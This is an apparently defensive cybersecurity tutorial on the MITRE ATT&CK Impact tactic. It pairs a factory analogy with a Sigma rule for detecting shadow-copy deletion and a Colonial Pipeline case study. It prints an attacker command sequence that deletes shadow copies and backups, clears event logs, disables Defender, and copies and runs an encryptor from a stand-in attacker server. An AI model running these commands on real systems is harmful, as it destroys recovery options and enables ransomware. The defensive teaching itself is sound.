


















































Certification Courses
Hands-On Labs
Threat Intelligence
Latest Cyber News
MITRE ATT&CK Breakdown
All Cyber Keywords

Impact represents the attacker's ultimate objective: to manipulate, interrupt, or destroy your systems and data. While other tactics like Initial Access or Lateral Movement are about getting in and moving around, Impact is about achieving the mission - whether that's financial gain, disruption, or destruction.
Why It Matters: When attackers reach the Impact phase, your business is already in crisis. Success here means data is encrypted for ransom, systems are offline, or sensitive information is being destroyed. Defenders who fail to prevent or detect activities earlier in the attack chain will face the most damaging consequences during Impact. This tactic represents the moment when a cyber incident becomes a business catastrophe.

Critical Reality: Many security controls focus on prevention at the perimeter, but Impact activities often occur after attackers have already bypassed those defenses. Understanding and preparing for this phase is about limiting damage when other defenses have failed.
Imagine a modern automated factory. The attackers have already:
Now, in the control room, they execute their Impact mission. They're not just observing anymore - they're rewriting production line software to create defective products (Data Manipulation), shutting down assembly lines to halt operations (Service Stop), or threatening to destroy blueprints unless paid (Data Encrypted for Impact).
The earlier movements were concerning, but this is the catastrophic event that halts business, destroys inventory, and creates headlines. Impact isn't reconnaissance - it's sabotage with intent.

As the saboteur in our factory analogy, your goal isn't just to explore - it's to execute the mission that justifies the entire operation. You've spent weeks mapping the facility, and now it's time for Impact. Your objectives are clear: maximize damage to operations, create leverage for extortion, or destroy evidence. The feeling is one of final execution - all previous stealth becomes secondary to achieving the primary objective.
Attackers use both specialized and repurposed tools for Impact:
vssadmin to delete shadow copies, wbadmin to delete backups, cipher.exe /w to overwrite data.
# Example of an attacker disabling recovery options before ransomware deployment
# Delete Volume Shadow Copies (common ransomware precursor)
vssadmin delete shadows /all /quiet

# Delete Windows Backup Catalog
wbadmin delete catalog -quiet

# Clear Windows Event Logs (to erase traces)
wevtutil cl System
wevtutil cl Security
wevtutil cl Application

# Disable Windows Defender (to avoid detection)
powershell -Command "Set-MpPreference -DisableRealtimeMonitoring $true"

# Deploy ransomware executable (simplified example)
copy \\attacker-server\payload\encryptor.exe C:\Windows\Temp\
C:\Windows\Temp\encryptor.exe -encrypt C: -key [encryption_key]
This sequence shows how attackers systematically remove recovery options before executing their primary Impact payload, maximizing the damage and their leverage.
As the factory's security and operations team, you're monitoring for signs of sabotage in progress. You're not just looking for intruders anymore - you're watching for assembly lines suddenly halting, control systems behaving erratically, or critical blueprints being altered. Your goal switches from prevention to damage control: isolate affected systems, activate backup processes, and preserve evidence while maintaining what operations you can.
These are actual patterns SOC analysts see during Impact events:
Hunt Hypothesis: "Look for vssadmin.exe or wbadmin.exe execution followed within minutes by unusual file access patterns (mass reads or writes) from the same process chain, particularly if originating from user accounts not typically performing administrative functions."
Why this works: Attackers typically disable recovery mechanisms immediately before deploying ransomware or destructive malware. This sequence creates a detectable pattern that occurs minutes before the primary Impact event, giving defenders a narrow but critical window for response.
// Sigma rule for detecting shadow copy deletion (common precursor to ransomware)
title: Volume Shadow Copy Deletion via vssadmin
id: d4b5b8d2-5b5a-4f3a-8c1d-2e9b9c7a1b3f
status: experimental
description: Detects deletion of volume shadow copies which is often a precursor to ransomware execution
author: Blue Team Security
date: 2024-01-15
logsource:
    category: process_creation
    product: windows
detection:
    selection:
        Image|endswith: '\vssadmin.exe'
        CommandLine|contains: 'delete shadows'
    condition: selection
falsepositives:
    - Legitimate administrative activity (should be rare and scheduled)
level: high
This Sigma rule can be converted to queries for your specific SIEM (Splunk, Elastic, etc.) to hunt for this critical precursor to Impact events.
In May 2021, Colonial Pipeline, which supplies approximately 45% of fuel to the U.S. East Coast, suffered a devastating ransomware attack. The DarkSide ransomware group gained access through a compromised VPN password (Initial Access), moved through the network (Lateral Movement), and then executed their Impact.
Explicit Connection: In the Colonial Pipeline attack, the DarkSide group used Impact when they deployed ransomware that encrypted critical business data and systems. This allowed them to force a complete shutdown of pipeline operations, creating a national fuel crisis that resulted in a $4.4 million ransom payment and over $1 billion in broader economic impact.
The attackers specifically used T1486 (Data Encrypted for Impact) to encrypt data on Colonial's business systems. While they didn't directly attack operational technology systems, the company proactively shut down the pipeline fearing the ransomware might spread. This demonstrates how Impact on IT systems can create cascading physical world consequences.
What the logs might have shown: Event logs would have revealed mass file encryption activities, vssadmin.exe deleting shadow copies, and ransom notes (README.txt files) being created across hundreds of systems simultaneously - classic indicators of an Impact event in progress.
Below are key MITRE ATT&CK Techniques in the Impact tactic. Remember: each technique has numerous sub-techniques that provide granular detail - these are covered in dedicated deep-dive posts.
| Technique ID | Name | Brief Purpose |
|---|---|---|
| T1485 | Data Destruction | Destroy data beyond recovery to disrupt operations or cover tracks |
| T1486 | Data Encrypted for Impact | Encrypt data specifically to disrupt availability, typically for ransom |
| T1489 | Service Stop | Stop or disable services on systems to disrupt legitimate operations |
| T1490 | Inhibit System Recovery | Delete backups, recovery partitions, or disable recovery features |
| T1491 | Defacement | Modify visual appearance to spread propaganda or damage reputation |
| T1495 | Firmware Corruption | Corrupt device firmware to render hardware permanently unusable |
| T1496 | Resource Hijacking | Use victim resources (compute, bandwidth) for attacker benefit |
| T1498 | Network Denial of Service | Overwhelm network resources to disrupt service availability |
| T1499 | Endpoint Denial of Service | Crash or freeze systems to make endpoints unavailable |
Important: This table shows high-level techniques only. Each has numerous sub-techniques - for example, T1486 includes sub-techniques for different encryption methods and targets. These granular details help defenders create specific detection rules.
vssadmin delete shadows, mass file renames, or backup deletion activities.Ready to strengthen your defenses against Impact? Start by auditing your backup systems today and testing one detection rule for Impact precursors this week.
Every contribution moves us closer to our goal: making world-class cybersecurity education accessible to ALL.
Choose the amount of donation by yourself.